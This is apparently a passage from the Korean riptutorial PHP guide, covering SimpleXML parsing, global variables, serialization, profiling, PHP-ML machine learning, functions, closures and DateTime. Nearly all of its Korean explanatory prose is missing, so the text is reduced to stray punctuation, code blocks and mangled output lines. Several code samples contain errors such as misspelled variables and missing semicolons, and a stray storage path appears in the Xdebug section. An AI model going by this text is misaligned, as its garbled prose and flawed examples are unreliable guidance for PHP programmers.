    <price>$5.95</price>
    <id version="1.0">1</id>
  </book>
  <ns:book>
    <ns:name><![CDATA[PHP - Advanced]]></ns:name>
    <ns:price>$25.00</ns:price>
    <ns:id>2</ns:id>
  </ns:book>
</books>
```

SimpleXML XML

XML XML   .

1.

```
$xml_obj = simplexml_load_string($string);
```

2.

```
$xml_obj = simplexml_load_file('books.xml');
```

XML .

```
<?xml version="1.0" encoding="UTF-8"?>
<books>
   <book>
      <name>PHP - An Introduction</name>
      <price>$5.95</price>
      <id>1</id>
   </book>
   <book>
      <name>PHP - Advanced</name>
      <price>$25.00</price>
      <id>2</id>
   </book>
</books>
```

.

```
$xml = simplexml_load_string($xml_string);
$books = $xml->book;
foreach ($books as $book) {
    $id = $book->id;
    $title = $book->name;
    $price = $book->price;
    print_r ("The title of the book $id is $title and it costs $price." . "\n");
}
```

.

```
1  PHP -  $ 5.95.
2  PHP - Advanced  $ 25.
```

PHP SimpleXML   XML

SimpleXML XML   PHP   .

XML   .

```
<?xml version="1.0" encoding="UTF-8"?>
<document>
```

```
    <book>
        <bookName>StackOverflow SimpleXML Example</bookName>
        <bookAuthor>PHP Programmer</bookAuthor>
    </book>
    <book>
        <bookName>Another SimpleXML Example</bookName>
        <bookAuthor>Stack Overflow Community</bookAuthor>
        <bookAuthor>PHP Programmer</bookAuthor>
        <bookAuthor>FooBar</bookAuthor>
    </book>
</document>
```

SimpleXML

SimpleXML . 3 . DOM .

```
$xmlElement = simplexml_import_dom($domNode);
```

XML .

```
$xmlElement = simplexml_load_file($filename);
```

.

```
$xmlString = '<?xml version="1.0" encoding="UTF-8"?>
<document>
    <book>
        <bookName>StackOverflow SimpleXML Example</bookName>
        <bookAuthor>PHP Programmer</bookAuthor>
    </book>
    <book>
        <bookName>Another SimpleXML Example</bookName>
        <bookAuthor>Stack Overflow Community</bookAuthor>
        <bookAuthor>PHP Programmer</bookAuthor>
        <bookAuthor>FooBar</bookAuthor>
    </book>
</document>';
$xmlElement = simplexml_load_string($xmlString);
```

DOM , `$xmlElement` SimpleXMLElement `$xmlElement` . PHP XML .

SimpleXML

SimpleXMLElement . bookName, `StackOverflow SimpleXML Example` .

```
echo $xmlElement->book->bookName;
```

SimpleXML . `Another SimpleXML Example` , `Another SimpleXML Example` . .

```
echo $xmlElement->book[1]->bookName;
```

`[0]` .

```
$xmlElement->book
```

```
$xmlElement->book[0]
```

XML

XML . , . SimpleXMLElement count foreach for . .

```
foreach ( $xmlElement->book as $thisBook ) {
    echo $thisBook->bookName
}
```

```
$count = $xmlElement->count();
for ( $i=0; $i<$count; $i++ ) {
    echo $xmlElement->book[$i]->bookName;
}
```

, . XML . .

XML . XML XML / document / doc .

```
<?xml version="1.0" encoding="UTF-8"?>
<document>
    <book>
        <bookName>StackOverflow SimpleXML Example</bookName>
        <bookAuthor>PHP Programmer</bookAuthor>
    </book>
    <book>
        <bookName>Another SimpleXML Example</bookName>
        <bookAuthor>Stack Overflow Community</bookAuthor>
        <bookAuthor>PHP Programmer</bookAuthor>
        <bookAuthor>FooBar</bookAuthor>
    </book>
</doc>
```

, PHP $ file.

```
libxml_use_internal_errors(true);
$xmlElement = simplexml_load_file($file);
if ( $xmlElement === false ) {
    $errors = libxml_get_errors();
    foreach ( $errors as $thisError ) {
        switch ( $thisError->level ) {
            case LIBXML_ERR_FATAL:
                echo "FATAL ERROR: ";
                break;
            case LIBXML_ERR_ERROR:
                echo "Non Fatal Error: ";
                break;
            case LIBXML_ERR_WARNING:
                echo "Warning: ";
                break;
        }
        echo $thisError->code . PHP_EOL .
            'Message: ' . $thisError->message . PHP_EOL .
            'Line: ' . $thisError->line . PHP_EOL .
            'Column: ' . $thisError->column . PHP_EOL .
            'File: ' . $thisError->file;
    }
    libxml_clear_errors();
} else {
    echo 'Happy Days';
}
```

.

```
FATAL ERROR: 76
Message: Opening and ending tag mismatch: document line 2 and doc

Line: 13
Column: 10
File: filepath/filename.xml
```

" ".

XML : https://riptutorial.com/ko/php/topic/780/xml

35:

. . PHP , .

Examples

. PHP `include` `require` . .

`global` .

```
<?php

$amount_of_log_calls = 0;

function log_message($message) {
    // Accessing global variable from function scope
    // requires this explicit statement
    global $amount_of_log_calls;

    // This change to the global variable is permanent
    $amount_of_log_calls += 1;

    echo $message;
}

// When in the global scope, regular global variables can be used
// without explicitly stating 'global $variable;'
echo $amount_of_log_calls; // 0

log_message("First log message!");
echo $amount_of_log_calls; // 1

log_message("Second log message!");
echo $amount_of_log_calls; // 2
```

PHP $ GLOBALS .

$ GLOBALS . $ GLOBALS . $ GLOBALS .

, `log_message()` .

```
function log_message($message) {
    // Access the global $amount_of_log_calls variable via the
    // $GLOBALS array. No need for 'global $GLOBALS;', since it
    // is a superglobal variable.
    $GLOBALS['amount_of_log_calls'] += 1;

    echo $messsage;
}
```

`global` $ GLOBALS ? `global` . .

PHP `global` .

```php
<?php

function getPostValue($key, $default = NULL) {
    // $_POST is a superglobal and can be used without
    // having to specify 'global $_POST;'
    if (isset($_POST[$key])) {
        return $_POST[$key];
    }

    return $default;
}

// retrieves $_POST['username']
echo getPostValue('username');

// retrieves $_POST['email'] and defaults to empty string
echo getPostValue('email', '');
```

`public` . .

```php
class SomeClass {
    public static int $counter = 0;
}

// The static $counter variable can be read/written from anywhere
// and doesn't require an instantiation of the class
SomeClass::$counter += 1;
```

. . .

```php
class Singleton {
    public static function getInstance() {
        // Static variable $instance is not deleted when the function ends
        static $instance;

        // Second call to this function will not get into the if-statement,
        // Because an instance of Singleton is now stored in the $instance
        // variable and is persisted through multiple calls
        if (!$instance) {
            // First call to this function will reach this line,
            // because the $instance has only been declared, not initialized
            $instance = new Singleton();
        }

        return $instance;

    }
}

$instance1 = Singleton::getInstance();
$instance2 = Singleton::getInstance();

// Comparing objects with the '===' operator checks whether they are
// the same instance. Will print 'true', because the static $instance
// variable in the getInstance() method is persisted through multiple calls
var_dump($instance1 === $instance2);
```

: https://riptutorial.com/ko/php/topic/3426/-

36:

- ($)
- unserialize ($ object)

PHP . "" .

Examples

/

`serialize()` PHP . `unserialize()` .

```
serialize($object);
```

```
unserialize($object)
```

```
$array = array();
$array["a"] = "Foo";
$array["b"] = "Bar";
$array["c"] = "Baz";
$array["d"] = "Wom";

$serializedArray = serialize($array);
echo $serializedArray; //output:
a:4:{s:1:"a";s:3:"Foo";s:1:"b";s:3:"Bar";s:1:"c";s:3:"Baz";s:1:"d";s:3:"Wom";}
```

Serializable

`__sleep()` `__wakeup()` . serialize serialize . `__destruct()` . `unserialized` `unserialize()` `__construct()` . .

```
class obj implements Serializable {
    private $data;
    public function __construct() {
        $this->data = "My private data";
    }
    public function serialize() {
        return serialize($this->data);
    }
    public function unserialize($data) {
        $this->data = unserialize($data);
    }
    public function getData() {
        return $this->data;
    }
}

$obj = new obj;
$ser = serialize($obj);
```

```
var_dump($ser); // Output: string(38) "C:3:"obj":23:{s:15:"My private data";}"

$newobj = unserialize($ser);

var_dump($newobj->getData()); // Output: string(15) "My private data"
```

: https://riptutorial.com/ko/php/topic/1868/-

37:

Examples

XHProf

XHProf XDebug Facebook PHP .

xhprof PHP PHP / .

```
xhprof_enable();
doSlowOperation();
$profile_data = xhprof_disable();
```

, CPU doSlowOperation() .

xhprof_sample_enable() / xhprof_sample_disable() . ( ) .

XHProf ( ) ( ) (platform.sh).

PHP INI memory_limit . PHP . 128M php.ini . .

memory_get_usage() . . PHP 5.2, PHP .

```
<?php
echo memory_get_usage() . "\n";
// Outputs 350688 (or similar, depending on system and PHP version)

// Let's use up some RAM
$array = array_fill(0, 1000, 'abc');

echo memory_get_usage() . "\n";
// Outputs 387704

// Remove the array from memory
unset($array);

echo memory_get_usage() . "\n";
// Outputs 350784
```

memory_get_usage . . memory_get_peak_usage() memory_get_peak_usage() .

```
<?php
echo memory_get_peak_usage() . "\n";
// 385688
$array = array_fill(0, 1000, 'abc');
echo memory_get_peak_usage() . "\n";
// 422736
unset($array);
echo memory_get_peak_usage() . "\n";
// 422776
```

.

Xdebug

Xdebug PHP PHP . "cachegrind" . .

php.ini . . .

```
// Set to 1 to turn it on for every request
xdebug.profiler_enable = 0
// Let's use a GET/POST parameter to turn on the profiler
xdebug.profiler_enable_trigger = 1
// The GET/POST value we will pass; empty for any value
xdebug.profiler_enable_trigger_value = ""
// Output cachegrind files to /tmp so our system cleans them up later
xdebug.profiler_output_dir = "/tmp"
xdebug.profiler_output_name = "cachegrind.out.%p"
```

URL .


```
http://example.com/article/1?XDEBUG_PROFILE=1
```

.

```
/tmp/cachegrind.out.12345
```

PHP / . HTML GET . XDEBUG_PROFILE POST . POST .

KCachegrind .



QFontPrivate::load

Cost Type	Cum.	Self	Short	Formula
Instruction	35.26	0.00	Ir	
Read Access	34.07	0.00	Dr	
Write Access	28.59	0.00	Dw	
L1 Instr. Miss	1.74	0.01	I1mr	
L1 Read Miss	13.85	0.01	D1mr	
L1 Write Miss	66.66	0.00	D1mw	
L2 Instr. Miss	4.22	0.04	I2mr	
L2 Read Miss	7.58	0.01	D2mr	
L2 Write Miss	51.54	0.00	D2mw	
L1 Miss Sum	13.51	0.01	L1m =	I1mr + D1mr + D1mw
L2 Miss Sum	11.14	0.02	L2m =	I2mr + D2mr + D2mw

cachegrind.out.24457 [1] - Total Instruction Cost: 458 122 709

.

-
- ,
-
-

-

.   .

- .   .
- .   ?   .

: Xdebug,   PHP   .   .

: https://riptutorial.com/ko/php/topic/3723/

38:

PHP-ML .   .

```
composer require php-ai/php-ml
```

github   .

.   .

Examples

PHP-ML

. `Supervised Machine Learning` .

PHP-ML

- SVC ( )
- k-
-

`train` `predict`   .   .

SVC ( )

.   .

```
// Import library
use Phpml\Classification\SVC;
use Phpml\SupportVectorMachine\Kernel;

// Data for training classifier
$samples = [[1, 3], [1, 4], [2, 4], [3, 1], [4, 1], [4, 2]];  // Training samples
$labels = ['a', 'a', 'a', 'b', 'b', 'b'];

// Initialize the classifier
$classifier = new SVC(Kernel::LINEAR, $cost = 1000);
// Train the classifier
$classifier->train($samples, $labels);
```

. `$cost`   .   `$cost`   . *1.0* .

.   .

```
$classifier->predict([3, 2]); // return 'b'
$classifier->predict([[3, 2], [1, 5]]); // return ['b', 'a']
```

. predict .

k-

classfier .

```
$classifier = new KNearestNeighbors($neighbor_num=4);
$classifier = new KNearestNeighbors($neighbor_num=3, new Minkowski($lambda=4));
```

$neighbor_num knn Euclidean . Minkowski .

.

```
// Training data
$samples = [[1, 3], [1, 4], [2, 4], [3, 1], [4, 1], [4, 2]];
$labels = ['a', 'a', 'a', 'b', 'b', 'b'];

// Initialize classifier
$classifier = new KNearestNeighbors();
// Train classifier
$classifier->train($samples, $labels);

// Make predictions
$classifier->predict([3, 2]); // return 'b'
$classifier->predict([[3, 2], [1, 5]]); // return ['b', 'a']
```

NaiveBayes

NaiveBayes Classifier Bayes' theorem .

.

```
// Training data
$samples = [[5, 1, 1], [1, 5, 1], [1, 1, 5]];
$labels = ['a', 'b', 'c'];

// Initialize classifier
$classifier = new NaiveBayes();
// Train classifier
$classifier->train($samples, $labels);

// Make predictions
$classifier->predict([3, 1, 1]); // return 'a'
$classifier->predict([[3, 1, 1], [1, 4, 1]); // return ['a', 'b']
```

. .

. . . color int (0 mm,10 mm)=1 , (10 mm,20 mm)=2 . . . color .
(' ').

PHP-ML

.   .   . PHP-ML   .

-
-

`train` `predict` .

SVM (Support Vector Machine)   .   .

```
// Import library
use Phpml\Regression\SVR;
use Phpml\SupportVectorMachine\Kernel;

// Training data
$samples = [[60], [61], [62], [63], [65]];
$targets = [3.1, 3.6, 3.8, 4, 4.1];

// Initialize regression engine
$regression = new SVR(Kernel::LINEAR);
// Train regression engine
$regression->train($samples, $targets);
```

`$targets`   `$targets` .   .   .

```
$regression->predict([64])  // return 4.03
```

.

`least squares method` .   .

```
// Training data
$samples = [[60], [61], [62], [63], [65]];
$targets = [3.1, 3.6, 3.8, 4, 4.1];

// Initialize regression engine
$regression = new LeastSquares();
// Train engine
$regression->train($samples, $targets);
// Predict using trained engine
$regression->predict([64]); // return 4.06
```

PHP-ML `Multiple Linear Regression` .   .

```
$samples = [[73676, 1996], [77006, 1998], [10565, 2000], [146088, 1995], [15000, 2001],
[65940, 2000], [9300, 2000], [93739, 1996], [153260, 1994], [17764, 2002], [57000, 1998],
[15000, 2000]];
$targets = [2000, 2750, 15500, 960, 4400, 8800, 7100, 2550, 1025, 5900, 4600, 4400];

$regression = new LeastSquares();
$regression->train($samples, $targets);
$regression->predict([60000, 1996]) // return 4094.82
```

Multiple Linear Regression .

.

. . . API 15 . . 15 .

. . Clustering unsupervised machine learning . PHP-ML .

- -
- dbscan

-

k-Means n . , n . .

```
// Our data set
$samples = [[1, 1], [8, 7], [1, 2], [7, 8], [2, 1], [8, 9]];

// Initialize clustering with parameter `n`
$kmeans = new KMeans(3);
$kmeans->cluster($samples); // return [0=>[[7, 8]], 1=>[[8, 7]], 2=>[[1,1]]]
```

KMeans n 3 . initialization method .

```
$kmeans = new KMeans(4, KMeans::INIT_RANDOM);
```

INIT_RANDOM . .

initialization method kmeans ++ .

DBSCAN

KMeans DBSCAN , n . .

1. **$ minSamples :**
2. **$:** .

.

```
// Our sample data set
$samples = [[1, 1], [8, 7], [1, 2], [7, 8], [2, 1], [8, 9]];

$dbscan = new DBSCAN($epsilon = 2, $minSamples = 3);
$dbscan->cluster($samples); // return [0=>[[1, 1]], 1=>[[8, 7]]]
```

. KMeans .

.

`pattern recognition` `data mining` . . . 1 . . .
.

: https://riptutorial.com/ko/php/topic/5453/-

39:

- func_name ($ parameterName1, $ parameterName2) { _to_run (); }
- function func_name ($ optionalParameter = default_value) { _to_run (); }
- function func_name (type_name $ parameterName) { _to_run (); }
- & returns_by_reference () { _to_run (); }
- func_name (& $ referenceParameter) { _to_run (); }
- func_name (... $ variadicParameters) { _to_run (); } // PHP 5.6+
- function func_name (type_name & ... $ varRefParams) {code_to_run (); } // PHP 5.6+
- function func_name () : return_type { _To_run (); } // PHP 7.0

Examples

.

```
function hello($name)
{
    print "Hello $name";
}

hello("Alice");
```

.   .

```
function hello($name, $style = 'Formal')
{
    switch ($style) {
        case 'Formal':
            print "Good Day $name";
            break;
        case 'Informal':
            print "Hi $name";
            break;
        case 'Australian':
            print "G'day $name";
            break;
        default:
            print "Hello $name";
            break;
    }
}

hello('Alice');
    // Good Day Alice

hello('Alice', 'Australian');
    // G'day Alice
```

""   .

```
function pluralize(&$word)
```

```
{
    if (substr($word, -1) == 'y') {
        $word = substr($word, 0, -1) . 'ies';
    } else {
      $word .= 's';
    }
}

$word = 'Bannana';
pluralize($word);

print $word;
  // Bannanas
```

.

```
function addOneDay($date)
{
    $date->modify('+1 day');
}

$date = new DateTime('2014-02-28');
addOneDay($date);

print $date->format('Y-m-d');
  // 2014-03-01
```

`clone` .

. , `socket_getpeername` .

```
bool socket_getpeername ( resource $socket , string &$address [, int &$port ] )
```

. .

```
if(!socket_getpeername($socket, $address, $port)) {
    throw new RuntimeException(socket_last_error());
}
echo "Peer: $address:$port\n";
```

`$address` `$port` . :

1. `null` ,
2. `null`
3.
4. .

5.6

PHP 5.6 ... token (varargs,) ... , . , .

```
function variadic_func($nonVariadic, ...$variadic) {
    echo json_encode($variadic);
}
```

```
variadic_func(1, 2, 3, 4); // prints [2,3,4]
```

... :

```
function foo(Bar ...$bars) {}
```

& reference ... ( ). .

```
class Foo{}
function a(Foo &...$foos){
    $i = 0;
    foreach($a as &$foo){ // note the &
        $foo = $i++;
    }
}
$a = new Foo;
$c = new Foo;
$b =& $c;
a($a, $b);
var_dump($a, $b, $c);
```

:

```
int(0)
int(1)
int(1)
```

, (Traversable) .

```
var_dump(...hash_algos());
```

:

```
string(3) "md2"
string(3) "md4"
string(3) "md5"
...
```

... :

```
var_dump(hash_algos());
```

:

```
array(46) {
  [0]=>
  string(3) "md2"
  [1]=>
  string(3) "md4"
  ...
}
```

variadic . .

```
public function formatQuery($query, ...$args){
    return sprintf($query, ...array_map([$mysqli, "real_escape_string"], $args));
}
```

`Iterator` `Traversable` (SPL) . :

```
$iterator = new LimitIterator(new ArrayIterator([0, 1, 2, 3, 4, 5, 6]), 2, 3);
echo bin2hex(pack("c*", ...$it)); // Output: 020304
```

(:

```
$iterator = new InfiniteIterator(new ArrayIterator([0, 1, 2, 3, 4]));
var_dump(...$iterator);
```

PHP .

- PHP 7.0.0 PHP 7.1.0 (1) :
  - .
  - PHP 139 .
- PHP 5.6 :
  - (" % d ") .
  - 255 PHP .

: HHVM (v3.10 - v3.12) `Traversable` . " " .

.

```
$number = 5
function foo(){
    $number = 10
    return $number
}

foo(); //Will print 10 because text defined inside function is a local variable
```

: https://riptutorial.com/ko/php/topic/4551/

40:

PHP . PHP . . PHP , , , return .

Examples

.

```
$uppercase = function($data) {
    return strtoupper($data);
};

$mixedCase = ["Hello", "World"];
$uppercased = array_map($uppercase, $mixedCase);
print_r($uppercased);
```

.

```
echo $uppercase("Hello world!"); // HELLO WORLD!
```

`use` .

```
$divisor = 2332;
$myfunction = function($number) use ($divisor) {
    return $number / $divisor;
};

echo $myfunction(81620); //Outputs 35
```

.

```
$collection = [];

$additem = function($item) use (&$collection) {
    $collection[] = $item;
};

$additem(1);
$additem(2);

//$collection is now [1,2]
```

`call_user_func()` , `usort()` `array_map()` PHP .

.

:

```
function square($number)
```

```
{
    return $number * $number;
}

$initial_array = [1, 2, 3, 4, 5];
$final_array = array_map('square', $initial_array);
var_dump($final_array); // prints the new array with 1, 4, 9, 16, 25
```

:

```
class SquareHolder
{
    function square($number)
    {
        return $number * $number;
    }
}

$squaredHolder = new SquareHolder();
$initial_array = [1, 2, 3, 4, 5];
$final_array = array_map([$squaredHolder, 'square'], $initial_array);

var_dump($final_array); // prints the new array with 1, 4, 9, 16, 25
```

:

```
class StaticSquareHolder
{
    public static function square($number)
    {
        return $number * $number;
    }
}

$initial_array = [1, 2, 3, 4, 5];
$final_array = array_map(['StaticSquareHolder', 'square'], $initial_array);
// or:
$final_array = array_map('StaticSquareHolder::square', $initial_array); // for PHP >= 5.2.3

var_dump($final_array); // prints the new array with 1, 4, 9, 16, 25
```

`callable` PHP . `array_map` `trim` .

```
$arr = ['   one  ', 'two    ', '   three'];
var_dump(array_map('trim', $arr));

// array(3) {
//   [0] =>
//   string(3) "one"
//   [1] =>
//   string(3) "two"
//   [2] =>
//   string(5) "three"
// }
```

.

```
// Anonymous function
function() {
    return "Hello World!";
};
```

PHP ; .

.

```
// Anonymous function assigned to a variable
$sayHello = function($name) {
    return "Hello $name!";
};

print $sayHello('John'); // Hello John
```

.

```
$users = [
    ['name' => 'Alice', 'age' => 20],
    ['name' => 'Bobby', 'age' => 22],
    ['name' => 'Carol', 'age' => 17]
];

// Map function applying anonymous function
$userName = array_map(function($user) {
    return $user['name'];
}, $users);

print_r($usersName); // ['Alice', 'Bobby', 'Carol']
```

.

:

```
// For PHP 7.x
(function () {
    echo "Hello world!";
})();

// For PHP 5.x
call_user_func(function () {
    echo "Hello world!";
});
```

:

```
// For PHP 7.x
(function ($name) {
    echo "Hello $name!";
})('John');

// For PHP 5.x
```

```
call_user_func(function ($name) {
    echo "Hello $name!";
}, 'John');
```

PHP PHP .

JavaScript . PHP .

```
$name = 'John';

// Anonymous function trying access outside scope
$sayHello = function() {
    return "Hello $name!";
}

print $sayHello('John'); // Hello !
// With notices active, there is also an Undefined variable $name notice
```

.

, " " . .

```
$externalVariable = "Hello";
$secondExternalVariable = "Foo";
$myFunction = function() {

  var_dump($externalVariable, $secondExternalVariable); // returns two error notice, since the
variables aren´t defined

}
```

. (*use()*) .

```
$myFunction = function() use($externalVariable, $secondExternalVariable) {
   var_dump($externalVariable, $secondExternalVariable); // Hello Foo
}
```

PHP - *global* .

:

. .

( ).

PHP

PHP closure . , `use` `use` .

.

```
$rate = .05;
```

```
// Exports variable to closure's scope
$calculateTax = function ($value) use ($rate) {
    return $value * $rate;
};

$rate = .1;

print $calculateTax(100); // 5
```

```
$rate = .05;

// Exports variable to closure's scope
$calculateTax = function ($value) use (&$rate) { // notice the & before $rate
    return $value * $rate;
};

$rate = .1;

print $calculateTax(100); // 10
```

/ .

```
$message = 'Im yelling at you';

$yell = function() use($message) {
    echo strtoupper($message);
};

$yell(); // returns: IM YELLING AT YOU
```

.

```
// This is a pure function
function add($a, $b) {
    return $a + $b;
}
```

.

```
// This is an impure function
function add($a, $b) {
    echo "Adding...";
    return $a + $b;
}
```

```
class SomeClass {
    public function __invoke($param1, $param2) {
        // put your code here
    }
}

$instance = new SomeClass();
$instance('First', 'Second'); // call the __invoke() method
```

`__invoke` .

`__invoke` .

PHP

:

```
array_map('strtoupper', $array);
```

.

( )

:

```
$sum = array_reduce($numbers, function ($carry, $number) {
   return $carry + $number;
});
```

`true` `true` .

```
$onlyEven = array_filter($numbers, function ($number) {
    return ($number % 2) === 0;
});
```

: https://riptutorial.com/ko/php/topic/205/-

41: /

Examples

getTimestamp

`getTimeStemp` datetime .

```
$date = new DateTime();
echo $date->getTimestamp();
```

1970 1 1 00:00:00 UTC .

setDate

`setDate` DateTime .

```
$date = new DateTime();
$date->setDate(2016, 7, 25);
```

2015 7 25 .

```
2016-07-25 17:52:15.819442
```

DateInterval DateTime .

. 7 .

```
$now = new DateTime();// empty argument returns the current date
$interval = new DateInterval('P7D');//this objet represents a 7 days interval
$lastDay = $now->add($interval); //this will return a DateTime object
$formatedLastDay = $lastDay->format('Y-m-d');//this method format the DateTime object and
returns a String
echo "Samara says: Seven Days. You'll be happy on $formatedLastDay.";
```

(2016 8 1).

: 7 . 2016-08-08 .

.

```
$now->sub($interval);
echo "Samara says: Seven Days. You were happy last on $formatedLastDay.";
```

(2016 8 1).

: 7 . 2016-07-25 .

DateTime

PHP . DateTime::createFromFormat .

```
$format = "Y,m,d";
$time = "2009,2,26";
$date = DateTime::createFromFormat($format, $time);
```

```
$format = "Y,m,d";
$time = "2009,2,26";
$date = date_create_from_format($format, $time);
```

DateTimes

PHP 4+ DateTime , . PHP Manual , .

```
public string DateTime::format ( string $format )
```

date () , .

.

- **Y** : 4 (: 2016)
- **y** : (: 16)
- **m** : , (01 12)
- **M** : , 3 (1 , 2 , 3)
- **j** : 0 (1 ~ 31)
- **D** : 3 (, ,)
- **h** : (12) (01-12)
- **H** : (24) (00-23)
- **A** : AM PM
- **i** : (0 59)
- **s** : (0 59)
- .

. :

```
$date = new DateTime('2000-05-26T13:30:20'); /* Friday, May 26, 2000 at 1:30:20 PM */

$date->format("H:i");
/* Returns 13:30 */

$date->format("H i s");
/* Returns 13 30 20 */

$date->format("h:i:s A");
/* Returns 01:30:20 PM */

$date->format("j/m/Y");
```

```
/* Returns 26/05/2000 */

$date->format("D, M j 'y - h:i A");
/* Returns Fri, May 26 '00 - 01:30 PM */
```

.

```
$date->format($format)
```

```
date_format($date, $format)
```

PHP 5.6 DateTime

PHP 5.6+ `\DateTimeImmutable` :

```
\DateTimeImmutable::createFromMutable($concrete);
```

PHP 5.6 :

```
